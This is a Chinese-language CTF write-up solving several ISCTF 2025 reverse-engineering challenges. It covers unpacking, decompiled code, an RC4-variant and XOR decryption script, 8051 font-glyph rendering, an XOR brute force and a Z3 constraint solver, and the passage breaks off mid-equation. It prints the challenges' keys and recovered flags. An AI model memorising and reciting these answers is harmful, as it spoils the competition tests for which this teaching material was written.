
Code block

```
1  def rc4_init(key):
2      s = list(range(256))
3      j = 0
4      for i in range(256):
5          j = (j + s[i] + key[i % len(key)]) % 256
6          s[i], s[j] = s[j], s[i]
7      return s
8
9  def rc4_decrypt(key, data):
10     s = rc4_init(key)
11     i = j = 0
12     result = []
13     for byte in data:
14         i = (i + 1) % 256
15         j = (j + s[i]) % 256
16         s[i], s[j] = s[j], s[i]
17         result.append(byte ^ s[(s[i] + s[j]) % 256])
18     return bytes(result)
19
20 encrypted_flag = bytes([
21     0x1d, 0xd5, 0x38, 0x33, 0xaf, 0xb5, 0x51, 0xf3,
22     0x2c, 0x6b, 0x6e, 0xfe, 0x41, 0x24, 0x43, 0xd2,
23     0x71, 0xcf, 0xa4, 0x4c, 0xe3, 0x9a, 0x9a, 0xb5,
24     0x31
25 ])
26
27 key = b"ISCTF2025"
28
29 flag = rc4_decrypt(key, encrypted_flag)
30
31 print(f"Encrypted flag: {encrypted_flag.hex()}")
32 print(f"Key: {key.decode()}")
33 print(f"Decrypted flag: {flag.decode()}")
```

MysteriousStream - 来杯冰美式!


解题思路

先用查壳工具，查壳



可以看到有壳，64位

用命令：upx.exe -d



放到 IDA 里，看关键函数：main、rc4_variant、xor_cycle

可以看到关键常量：

```

13 v12 = __readfsqword(0x28u);
14 v3 = fopen("payload.dat", "rb");
15 if ( v3 )
16 {
17     v4 = v3;
18     fseek(v3, 0LL, 2);
19     v5 = ftell(v4);
20     if ( v5 < 0 )
21     {
22         puts("Get file size failed");
23         fclose(v4);
24         return 1;
25     }
26     else
27     {
28         fseek(v4, 0LL, 0);
29         v6 = (char *)malloc(v5);
30         v7 = v6;
31         if ( v6 )
32         {
33             v8 = fread(v6, 1uLL, v5, v4);
34             fclose(v4);
35             if ( v5 == v8 )
36             {
37                 memcpy(v11, "P4ssXORSecr3tK3y!", sizeof(v11));
38                 rc4_variant(v7, v8, &v11[7], 10LL);
39                 if ( v8 )
40                 {
41                     for ( i = 0LL; i != v8; ++i )
42                         v7[i] ^= v11[i % 7];
43                 }
44                 __printf_chk(1LL, "Result: %s\n", v7);
45                 free(v7);
46                 return 0;
47             }
48             else
49             {
50                 __printf_chk(1LL, "Read failed! Expected %ld bytes, got %zu bytes\n", v5, v8);

```

```

13 v4 = a1;
14 v14 = __readfsqword(0x28u);
15 for ( i = 0LL; i != 256; ++i )
16     v13[i] = i;
17 v7 = 0LL;
18 LOBYTE(v8) = 0;
19 do
20 {
21     v9 = v13[v7];
22     v8 = (unsigned __int8)((v7 & 0xAA) + v8 + v9 + *(_BYTE *)(a3 + v7 % a4));
23     v13[v7++] = v13[v8];
24     v13[v8] = v9;
25 }
26 while ( v7 != 256 );
27 if ( a2 )
28 {
29     v10 = &a1[a2];
30     LOBYTE(a1) = 0;
31     LOBYTE(a2) = 0;
32     do
33     {
34         LODWORD(a1) = (unsigned __int8)((_BYTE)a1 + 1);
35         v11 = v13[(unsigned int)a1];
36         LODWORD(a2) = (unsigned __int8)(v11 + a2);
37         v13[(unsigned int)a1] = v13[(unsigned int)a2];
38         v13[(unsigned int)a2] = v11;
39         *v4++ ^= v13[(unsigned __int8)(v13[(unsigned int)a1] + v11)];
40     }
41     while ( v10 != v4 );
42 }
43 return v14 - __readfsqword(0x28u);
44 }

```

```

5
6  if ( a2 )
7  {
8      for ( i = 0LL; i != a2; ++i )
9      {
10         result = *(unsigned __int8 *)(a3 + i % a4);
11         *(_BYTE *)(a1 + i) ^= result;
12     }
13 }
14 return result;
15 }

```

XOR key（循环7字节）：P4ssXOR

RC4 变体 key（10字节）：Secr3tK3y!

程序对文件做了两步处理（按此顺序）：

1.rc4_variant(data, key="Secr3tK3y!")

KSA 不同：j = j + (i & 0xAA) + S[i] + key[i % keylen]（所有运算按字节）。

PRGA：每轮 i++; v = S[i]; j += v; swap(S[i],S[j]); ks = S[(S[i] + v) & 0xFF]; out ^= ks。

2.对每字节做循环 XOR：byte ^= "P4ssXOR"[i % 7]。

两步按此顺序复现即可得到明文

EXP

Code block

```

1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  # rc4_variant + xor 解密脚本
4
5  from typing import ByteString
6
7  KEY_XOR = b"P4ssXOR"          # v11[0..6]
8  KEY_RC4 = b"Secr3tK3y!"      # v11[7..16]
9
10 def rc4_variant(data: bytearray, key: ByteString) -> bytearray:
11     """实现你给的 rc4_variant 的精确行为（KSA 与 PRGA 都按汇编逻辑）。
12     返回新 bytearray（不修改原始输入），长度与 data 一致。
13     """
14     # 初始化 S
15     S = list(range(256))

```

```

16     j = 0
17     klen = len(key)
18     # KSA (注意 i & 0xAA 的那一项)
19     for i in range(256):
20         v9 = S[i]
21         j = ((i & 0xAA) + j + v9 + key[i % klen]) & 0xFF
22         # swap S[i], S[j] but note code used v13[v7] = v13[v8]; v13[v8] = v9
23         # 这等价于交换
24         S[i], S[j] = S[j], v9
25
26     # PRGA (注意汇编中用的变量名/顺序)
27     out = bytearray(len(data))
28     i = 0
29     j = 0
30     for idx in range(len(data)):
31         i = (i + 1) & 0xFF
32         v11 = S[i] # old S[i]
33         j = (v11 + j) & 0xFF # j = (v11 + j) & 0xFF
34         # swap S[i], S[j]
35         S[i], S[j] = S[j], v11
36         # keystream byte = S[(S[i] + v11) & 0xFF] (按汇编)
37         ks = S[(S[i] + v11) & 0xFF]
38         out[idx] = data[idx] ^ ks
39     return out
40
41 def decrypt_payload_bytes(cipherbytes: bytes) -> bytes:
42     """按程序顺序解密: 先 rc4_variant(..., KEY_RC4), 再用 KEY_XOR 循环异或"""
43     c = bytearray(cipherbytes)
44     after_rc4 = rc4_variant(c, KEY_RC4)
45     # 循环 xor
46     for i in range(len(after_rc4)):
47         after_rc4[i] ^= KEY_XOR[i % len(KEY_XOR)]
48     return bytes(after_rc4)
49
50 def encrypt_payload_bytes(plainbytes: bytes) -> bytes:
51
52     tmp = bytearray(plainbytes)
53     for i in range(len(tmp)):
54         tmp[i] ^= KEY_XOR[i % len(KEY_XOR)]
55     cipher = rc4_variant(tmp, KEY_RC4)
56     return bytes(cipher)
57
58 if __name__ == "__main__":
59     import sys
60     fn = "payload.dat"
61     try:
62         with open(fn, "rb") as f:

```



```

63         data = f.read()
64     except FileNotFoundError:
65         print(f"payload not found at ./{fn}. To decrypt, put payload.dat here
or run with hex input.")
66         sys.exit(1)
67
68     plain = decrypt_payload_bytes(data)
69     # 尝试以 utf-8 打印
70     try:
71         s = plain.decode("utf-8")
72     except:
73         s = plain.decode("utf-8", errors="replace")
74     print("----- Decrypted result (raw) -----")
75     print(s)
76     print("----- Hex (first 256 bytes) -----")
77     print(plain[:256].hex())
78     # ISCTF{Y0u_a2e_2ea1ly_a_1aby2inth_master}

```

小蓝鲨的单片机_1 - KanaDE

解题思路

其实是把flag的字模塞到了程序里。

用工具逆一下，可以发现最底部有大堆的数据。这些就是字模。

```

013B:  D0 30      POP 30H
013D:  22         RET
0208:         DB      03CH, 018H, 018H, 018H, 018H, 018H, 018H, 03CH, 000H
0210:         DB      03CH, 042H, 040H, 03CH, 002H, 042H, 03CH, 000H
0218:         DB      03CH, 042H, 040H, 040H, 040H, 042H, 03CH, 000H
0220:         DB      07EH, 008H, 008H, 008H, 008H, 008H, 008H, 000H
0228:         DB      07EH, 040H, 040H, 07CH, 040H, 040H, 040H, 000H
0230:         DB      01EH, 010H, 010H, 020H, 010H, 010H, 01EH, 000H
0238:         DB      042H, 042H, 042H, 05AH, 07EH, 066H, 042H, 000H
0240:         DB      000H, 000H, 03CH, 042H, 042H, 042H, 03CH, 000H
0248:         DB      000H, 000H, 042H, 042H, 05AH, 07EH, 042H, 000H
0250:         DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
0258:         DB      042H, 042H, 042H, 03CH, 018H, 018H, 018H, 000H
0260:         DB      000H, 000H, 03CH, 042H, 042H, 042H, 03CH, 000H
0268:         DB      000H, 000H, 042H, 042H, 042H, 042H, 03EH, 000H
0270:         DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
0278:         DB      018H, 024H, 042H, 042H, 07EH, 042H, 042H, 000H
0280:         DB      000H, 000H, 05CH, 062H, 040H, 040H, 040H, 000H
0288:         DB      000H, 000H, 03CH, 042H, 07EH, 040H, 03CH, 000H
0290:         DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
0298:         DB      03CH, 042H, 040H, 04EH, 042H, 042H, 03EH, 000H
02A0:         DB      000H, 000H, 03CH, 042H, 042H, 042H, 03CH, 000H
02A8:         DB      000H, 000H, 03CH, 042H, 042H, 042H, 03CH, 000H
02B0:         DB      002H, 002H, 032H, 04AH, 04AH, 04AH, 03EH, 000H
02B8:         DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
02C0:         DB      018H, 024H, 042H, 042H, 07EH, 042H, 042H, 000H
02C8:         DB      010H, 010H, 07EH, 010H, 010H, 010H, 00EH, 000H
02D0:         DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
02D8:         DB      03EH, 020H, 020H, 03CH, 002H, 002H, 03CH, 000H
02E0:         DB      010H, 030H, 010H, 010H, 010H, 010H, 038H, 000H
02E8:         DB      078H, 008H, 008H, 00CH, 008H, 008H, 078H, 000H
02F0:         DB      0FFH

```

写个脚本，把字模渲染出来，就能看到flag了。

EXP

Code block

```

1  def visualize_font(asm_data):
2      # 1. 解析数据
3      byte_list = []
4
5      lines = asm_data.strip().split('\n')
6      for line in lines:
7          if "DB" not in line:
8              continue
9

```

```

10     # 提取 DB 后面的部分: "03CH, 018H..."
11     content = line.split("DB")[1]
12
13     # 按逗号分割并清理数据
14     hex_values = content.split(',')
15     for h in hex_values:
16         # 去掉空格和结尾的 'H'
17         clean_hex = h.strip().replace('H', '')
18         if clean_hex:
19             byte_list.append(int(clean_hex, 16))
20
21     # 2. 显示字模 (假设是 8x8 点阵, 每 8 个字节一个字符)
22     bytes_per_char = 8
23     total_chars = len(byte_list) // bytes_per_char
24
25     print(f"解析到 {total_chars} 个字符:\n")
26
27     for i in range(total_chars):
28         # 获取当前字符的 8 个字节
29         char_bytes = byte_list[i*bytes_per_char : (i+1)*bytes_per_char]
30
31         print(f"--- 字符 {i+1} (Offset: {i*8}) ---")
32         for b in char_bytes:
33             # 转为二进制字符串, 补足8位
34             bits = format(b, '08b')
35             # 替换 0 和 1 为更可视化的字符
36             visual = bits.replace('0', ' ').replace('1', '█')
37             print(f"{visual} ({hex(b)})")
38         print("")
39
40     # 你的原始数据
41     raw_data = """
42     0208:          DB      03CH, 018H, 018H, 018H, 018H, 018H, 03CH, 000H
43     0210:          DB      03CH, 042H, 040H, 03CH, 002H, 042H, 03CH, 000H
44     0218:          DB      03CH, 042H, 040H, 040H, 040H, 042H, 03CH, 000H
45     0220:          DB      07EH, 008H, 008H, 008H, 008H, 008H, 008H, 000H
46     0228:          DB      07EH, 040H, 040H, 07CH, 040H, 040H, 040H, 000H
47     0230:          DB      01EH, 010H, 010H, 020H, 010H, 010H, 01EH, 000H
48     0238:          DB      042H, 042H, 042H, 05AH, 07EH, 066H, 042H, 000H
49     0240:          DB      000H, 000H, 03CH, 042H, 042H, 042H, 03CH, 000H
50     0248:          DB      000H, 000H, 042H, 042H, 05AH, 07EH, 042H, 000H
51     0250:          DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
52     0258:          DB      042H, 042H, 042H, 03CH, 018H, 018H, 018H, 000H
53     0260:          DB      000H, 000H, 03CH, 042H, 042H, 042H, 03CH, 000H
54     0268:          DB      000H, 000H, 042H, 042H, 042H, 042H, 03EH, 000H
55     0270:          DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
56     0278:          DB      018H, 024H, 042H, 042H, 07EH, 042H, 042H, 000H

```

```

57  0280:          DB      000H, 000H, 05CH, 062H, 040H, 040H, 040H, 000H
58  0288:          DB      000H, 000H, 03CH, 042H, 07EH, 040H, 03CH, 000H
59  0290:          DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
60  0298:          DB      03CH, 042H, 040H, 04EH, 042H, 042H, 03EH, 000H
61  02A0:          DB      000H, 000H, 03CH, 042H, 042H, 042H, 03CH, 000H
62  02A8:          DB      000H, 000H, 03CH, 042H, 042H, 042H, 03CH, 000H
63  02B0:          DB      002H, 002H, 032H, 04AH, 04AH, 04AH, 03EH, 000H
64  02B8:          DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
65  02C0:          DB      018H, 024H, 042H, 042H, 07EH, 042H, 042H, 000H
66  02C8:          DB      010H, 010H, 07EH, 010H, 010H, 010H, 00EH, 000H
67  02D0:          DB      000H, 000H, 000H, 000H, 000H, 000H, 07EH, 000H
68  02D8:          DB      03EH, 020H, 020H, 03CH, 002H, 002H, 03CH, 000H
69  02E0:          DB      010H, 030H, 010H, 010H, 010H, 010H, 038H, 000H
70  02E8:          DB      078H, 008H, 008H, 00CH, 008H, 008H, 078H, 000H
71  ""
72
73  if __name__ == "__main__":
74      visualize_font(raw_data)

```



```
L_01C7:
01C7:  E8          MOV A, R0
01C8:  64 A2      XRL A, #0A2H
01CA:  F8        MOV R0, A
01CB:  22        RET
01CC:  DB        0EBH, 0F1H, 0E1H, 0F6H, 0E4H, 0D9H, 0F5H, 0CDH
01D4:  DB        0D5H, 0FDH, 0FBH, 0CDH, 0D7H, 0FDH, 0E3H, 0D0H
01DC:  DB        0C7H, 0FDH, 097H, 093H, 0FDH, 0EFH, 0C3H, 0D1H
01E4:  DB        0D6H, 0C7H, 0D0H, 0DFH, 082H, 082H, 082H, 082H
```

密文和解密逻辑都在这了，直接解。

Recipe

From Hex

DelimiterAuto

XOR Brute Force

Key length1Sample length100Sample offset0

SchemeStandard☐ Null preserving☒ Print key

☐ Output as hexCrib (known plaintext string)

STEP

BAKE!

Auto Bake

Input

EB F1 E1 F6 E4 D9 F5 CD D5 FD FB CD D7 FD E3 D0 C7 FD 97 93 FD EF C3 D1 D6 C7 D0 DF 82 82 82 82

Output

Key = 9f: tn~i{FjRjbdRHb|OXb; i••bp\NIX0@cs cs cs cs

Key = a0: KQAVDyUmu][mw]Cpg]73]0cqvgp•"###

Key = a1: 7D0H5vT1+V71vBq6V62]NbpwFg_####

Key = a2: ISCTF{Wow_You_Are_51_Master}

Key = a3: HRB0GZvHv^Xht^@sd^40^L^Pdds|!!!

Key = a4: OUER@}QiqY_isYGtcY37YKgurct{&&&&

Key = a5: NTDSA|PhpX^hrXFubX26XJfts buz''''

Key = a6: MWGPB•Sks[]kq[Eva[15[Iewpavy\$\$\$\$

Key = a7: LVFQC~RjrnZ\jpZDw`Z04ZHdvq`wx%\$\$\$

Key = a8: CYI^Lq]e}USE•UKxoU?;UGky~oxw****

Key = a9: BXH_Mp\d|TRd~TJynT>:TFjx•nyv++++

Key = aa: A[K\Ns_g•WQg}WIZmlW=9WEi{|mzu((((

Key = ab: @7110n^f•VDEfV4f1V/sVnh+11f+111

3ms

ezzz_math - EX_Ma7cH

解题思路

ida打开

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int i; // [esp+4h] [ebp-6Ch]
4     char Str[100]; // [esp+8h] [ebp-68h] BYREF
5
6     sub_403B50(Please_input_your_flag_n); // "Please input your flag\n"
7     sub_403B50(aTryToUseZ3Solv); // "Try to use Z3-solver to solve it!\n"
8     sub_403B90("%80s", Str);
9     if ( strlen(Str) == 23 )
10    {
11        for ( i = 0; i < 23; ++i )
12            Str[i] ^= 0xCu;
13        if ( sub_401000(Str) )
14            puts(aRight); // "Right!"
15        else
16            puts(aWrong); // "Wrong."
17    }
18    else
19    {
20        puts(Buffer); // "Wrong length."
21    }
22    return 0;
23 }

```

对于输入的每一位先异或了0xC，之后传入sub_401000进行验证

打开sub_401000之后可以看到是很多条件判断

```

B00L __cdecl sub_401000(char *Str)
{
    return 94 * Str[22]
        + 74 * Str[21]
        + 70 * Str[19]
        + 12 * Str[18]
        + 20 * Str[16]
        + 62 * Str[12]
        + 82 * Str[10]
        + 7 * Str[7]
        + 63 * Str[6]
        + 18 * Str[5]
        + 58 * Str[4]
        + 94 * Str[2]
        + 77 * *Str
        - 43 * Str[1]
        - 37 * Str[3]
        - 97 * Str[8]
        - 23 * Str[9]
        - 86 * Str[11]
        - 6 * Str[13]
        - 5 * Str[14]
        - 79 * Str[15]
        - 63 * Str[17]
        - 93 * Str[20] == 20156
    && 87 * Str[22]
        + 75 * Str[21]
        + 73 * Str[15]
        + 67 * Str[14]
        + 30 * Str[13]

```

分析一下可以发现是把传入的字符串每一位都拆开，每一位必须要满足这些等式，那么我们可以把这些等式当作方程组，去求方程组的解

这里我们使用z3-solver去求解

Z3 solver 是由微软开发的 **可满足性模理论求解器**，用于检查逻辑表达式的可满足性，并可以找到一组约束中的其中一个可行解（无法找出所有的可行解）。

EXP

Code block

```
1  from z3 import *
2
3  def solve_equation():
4      s = Solver()
5
6      Str = [Int('Str_%d' % i) for i in range(23)]
7      for i in range(23):
8          s.add(Str[i] >= 32)
9          s.add(Str[i] <= 126)
10
11     # 方程1
12     s.add(94 * Str[22] + 74 * Str[21] + 70 * Str[19] + 12 * Str[18] + 20 *
13           Str[16] +
14           62 * Str[12] + 82 * Str[10] + 7 * Str[7] + 63 * Str[6] + 18 * Str[5]
15           +
16           58 * Str[4] + 94 * Str[2] + 77 * Str[0] - 43 * Str[1] - 37 * Str[3]
17           -
18           97 * Str[8] - 23 * Str[9] - 86 * Str[11] - 6 * Str[13] - 5 * Str[14]
19           -
20           79 * Str[15] - 63 * Str[17] - 93 * Str[20] == 20156)
21
22     # 方程2 (将左移修改为乘法)
23     s.add(87 * Str[22] + 75 * Str[21] + 73 * Str[15] + 67 * Str[14] + 30 *
24           Str[13] +
25           (Str[11] * 64) + 35 * Str[9] + 91 * Str[7] + 91 * Str[5] + 34 *
26           Str[3] +
27           74 * Str[0] - 89 * Str[1] - 72 * Str[2] - 76 * Str[4] - 32 * Str[6]
28           -
29           97 * Str[8] - 39 * Str[10] - 23 * Str[12] + 8 * Str[16] - 98 *
30           Str[17] -
31           4 * Str[18] - 80 * Str[19] - 83 * Str[20] == 7183)
32
33     # 方程3
34     s.add(51 * Str[21] + 22 * Str[20] + 15 * Str[19] + 51 * Str[17] + 96 *
35           Str[12] +
```

```

27         34 * Str[7] + 77 * Str[5] + 59 * Str[2] + 89 * Str[1] + 92 * Str[0]
28         -
29         85 * Str[3] - 50 * Str[4] - 51 * Str[6] - 75 * Str[8] - 40 * Str[10]
30         -
31         4 * Str[11] - 74 * Str[13] - 98 * Str[14] - 23 * Str[15] - 14 *
32         Str[16] -
33         92 * Str[18] - 7 * Str[22] == -7388)
34
35     # 方程4
36     s.add(61 * Str[22] + 72 * Str[21] + 28 * Str[20] + 55 * Str[18] + 20 *
37     Str[17] +
38     13 * Str[14] + 51 * Str[13] + 69 * Str[12] + 10 * Str[11] + 95 *
39     Str[10] +
40     43 * Str[9] + 53 * Str[8] + 76 * Str[7] + 25 * Str[6] + 9 * Str[5] +
41     10 * Str[4] + 98 * Str[1] + 70 * Str[0] - 22 * Str[2] + 2 * Str[3] -
42     49 * Str[15] + 4 * Str[16] - 77 * Str[19] == 69057)
43
44     # 方程5
45     s.add(7 * Str[22] + 21 * Str[16] + 22 * Str[13] + 55 * Str[9] + 66 *
46     Str[8] +
47     78 * Str[5] + 10 * Str[3] + 80 * Str[1] + 65 * Str[0] - 20 * Str[2]
48     -
49     53 * Str[4] - 98 * Str[6] + 8 * Str[7] - 78 * Str[10] - 94 * Str[11]
50     -
51     93 * Str[12] - 18 * Str[14] - 48 * Str[15] - 9 * Str[17] - 73 *
52     Str[18] -
53     59 * Str[19] - 68 * Str[20] - 74 * Str[21] == -31438)
54
55     # 方程6
56     s.add(33 * Str[19] + 78 * Str[15] + 66 * Str[10] + 3 * Str[9] + 43 *
57     Str[4] +
58     24 * Str[3] + 3 * Str[2] + 27 * Str[0] - 18 * Str[1] - 46 * Str[5] -
59     18 * Str[6] - Str[7] - 33 * Str[8] - 50 * Str[11] - 23 * Str[12] -
60     37 * Str[13] - 45 * Str[14] + 2 * Str[16] - Str[17] - 60 * Str[18] -
61     87 * Str[20] - 72 * Str[21] - 6 * Str[22] == -26121)
62
63     # 方程7
64     s.add(31 * Str[20] + 80 * Str[18] + 34 * Str[17] + 34 * Str[15] + 38 *
65     Str[14] +
66     53 * Str[13] + 35 * Str[12] + 82 * Str[9] + 27 * Str[8] + 80 *
67     Str[7] +
68     46 * Str[6] + 18 * Str[4] + 5 * Str[1] + 98 * Str[0] - 12 * Str[2] -
69     9 * Str[3] - 57 * Str[5] - 46 * Str[10] - 31 * Str[11] - 68 *
70     Str[16] -
71     94 * Str[19] - 93 * Str[21] - 15 * Str[22] == 26005)
72
73     # 方程8

```

```

61     s.add(81 * Str[21] + 40 * Str[20] + 34 * Str[19] + 94 * Str[18] + 98 *
Str[17] +
62         11 * Str[14] + 63 * Str[13] + 95 * Str[12] + 43 * Str[11] + 99 *
Str[10] +
63         29 * Str[9] + 81 * Str[6] + 72 * Str[5] + 54 * Str[3] + 21 * Str[0]
-
64         26 * Str[1] - 90 * Str[2] - 15 * Str[4] - 54 * Str[7] - 12 * Str[8]
-
65         38 * Str[15] - 15 * Str[16] - 56 * Str[22] == 57169)
66
67     # 方程9
68     s.add(71 * Str[18] + 39 * Str[17] + 73 * Str[15] + 14 * Str[14] + 56 *
Str[12] +
69         56 * Str[10] + 27 * Str[9] + 68 * Str[7] + 39 * Str[6] + 26 * Str[5]
+
70         40 * Str[4] + 24 * Str[3] + 11 * Str[2] + 14 * Str[1] + 94 * Str[0]
-
71         10 * Str[8] - 11 * Str[11] - 63 * Str[13] - 39 * Str[16] - 14 *
Str[19] -
72         17 * Str[20] - 23 * Str[21] - 7 * Str[22] == 40024)
73
74     # 方程10
75     s.add((Str[22] * 64) + 80 * Str[21] + 89 * Str[20] + 70 * Str[19] + 66 *
Str[18] +
76         55 * Str[17] + 16 * Str[16] + 84 * Str[13] + 48 * Str[12] + 11 *
Str[7] +
77         32 * Str[5] + 99 * Str[0] - 26 * Str[1] - 91 * Str[2] - 96 * Str[3]
-
78         63 * Str[4] - 67 * Str[6] - 72 * Str[8] + 4 * Str[9] - 84 * Str[10]
-
79         81 * Str[11] - 80 * Str[14] - 98 * Str[15] == 432)
80
81     # 方程11
82     s.add(Str[21] + 41 * Str[17] + 46 * Str[12] + 44 * Str[9] + 63 * Str[0] -
83         73 * Str[1] - 43 * Str[2] + 4 * Str[3] - 37 * Str[4] - 54 * Str[5] -
84         58 * Str[6] - 95 * Str[7] - 2 * Str[8] - 37 * Str[10] - 5 * Str[11]
+
85         2 * Str[13] - 46 * Str[14] - 27 * Str[15] - 19 * Str[16] - 78 *
Str[18] -
86         51 * Str[19] - 82 * Str[20] - 59 * Str[22] == -57338)
87
88     # 方程12
89     s.add(10 * Str[22] + 58 * Str[18] + 16 * Str[17] + 69 * Str[16] + 6 *
Str[15] +
90         5 * Str[12] + 87 * Str[7] + 47 * Str[5] + 91 * Str[4] + 54 * Str[2]
+

```

```

91      21 * Str[1] + 52 * Str[0] - 76 * Str[3] - 96 * Str[6] - 27 * Str[8]
92      -
93      43 * Str[9] - 15 * Str[10] - 35 * Str[11] - 53 * Str[13] + 4 *
Str[14] -
94      83 * Str[19] - 68 * Str[20] - 18 * Str[21] == 1777)
95
96      # 方程13
97      s.add(66 * Str[22] + 92 * Str[21] + 29 * Str[20] + 42 * Str[19] + 55 *
Str[14] +
98      72 * Str[13] + 40 * Str[12] + 31 * Str[10] + 88 * Str[9] + 61 *
Str[8] +
99      59 * Str[7] + 35 * Str[6] + 16 * Str[3] + 24 * Str[1] + 60 * Str[0]
-
100     55 * Str[2] - 8 * Str[4] - 7 * Str[5] - 17 * Str[11] - 25 * Str[15]
-
101     22 * Str[16] - 10 * Str[17] - 59 * Str[18] == 47727)
102
103     # 方程14
104     s.add(3 * Str[21] + 54 * Str[18] + 6 * Str[15] + 93 * Str[14] + 74 *
Str[10] +
105     6 * Str[7] + 98 * Str[4] + 65 * Str[3] + 84 * Str[2] + 18 * Str[1] +
106     35 * Str[0] - 29 * Str[5] - 40 * Str[6] - 35 * Str[8] + 8 * Str[9] -
107     15 * Str[11] - 4 * Str[12] - 83 * Str[16] - 74 * Str[17] - 72 *
Str[19] -
108     53 * Str[20] - 31 * Str[22] == 6695)
109
110     # 方程15
111     s.add(45 * Str[20] + 14 * Str[19] + 76 * Str[18] + 17 * Str[16] + 86 *
Str[14] +
112     28 * Str[11] + 19 * Str[5] + 46 * Str[1] + 75 * Str[0] - 12 * Str[2]
-
113     27 * Str[3] - 66 * Str[4] - 27 * Str[6] - 32 * Str[7] - 69 * Str[8]
-
114     31 * Str[9] - 65 * Str[10] - 54 * Str[12] - 6 * Str[13] + 2 *
Str[15] -
115     10 * Str[17] - 89 * Str[21] - 16 * Str[22] == -3780)
116
117     # 方程16
118     s.add(62 * Str[21] + 74 * Str[20] + 28 * Str[18] + 7 * Str[17] + 74 *
Str[16] +
119     45 * Str[15] + 57 * Str[14] + 34 * Str[11] + 85 * Str[10] + 98 *
Str[6] +
120     29 * Str[4] + 94 * Str[3] + 51 * Str[2] + 85 * Str[1] - 36 * Str[5]
-
121     Str[7] - 3 * Str[8] - 74 * Str[9] - 70 * Str[12] - 68 * Str[13] -
122     3 * Str[19] + 8 * Str[22] == 47300)

```

```

123     # 方程17
124     s.add(22 * Str[22] + 45 * Str[21] + 14 * Str[19] + 32 * Str[18] + 77 *
Str[17] +
125         70 * Str[12] + 7 * Str[10] + 99 * Str[4] + 82 * Str[0] - 48 * Str[1]
-
126         40 * Str[2] - 81 * Str[3] - 27 * Str[5] - 75 * Str[6] - 79 * Str[7]
-
127         26 * Str[8] - 68 * Str[9] - 57 * Str[11] - 77 * Str[13] - 32 *
Str[14] -
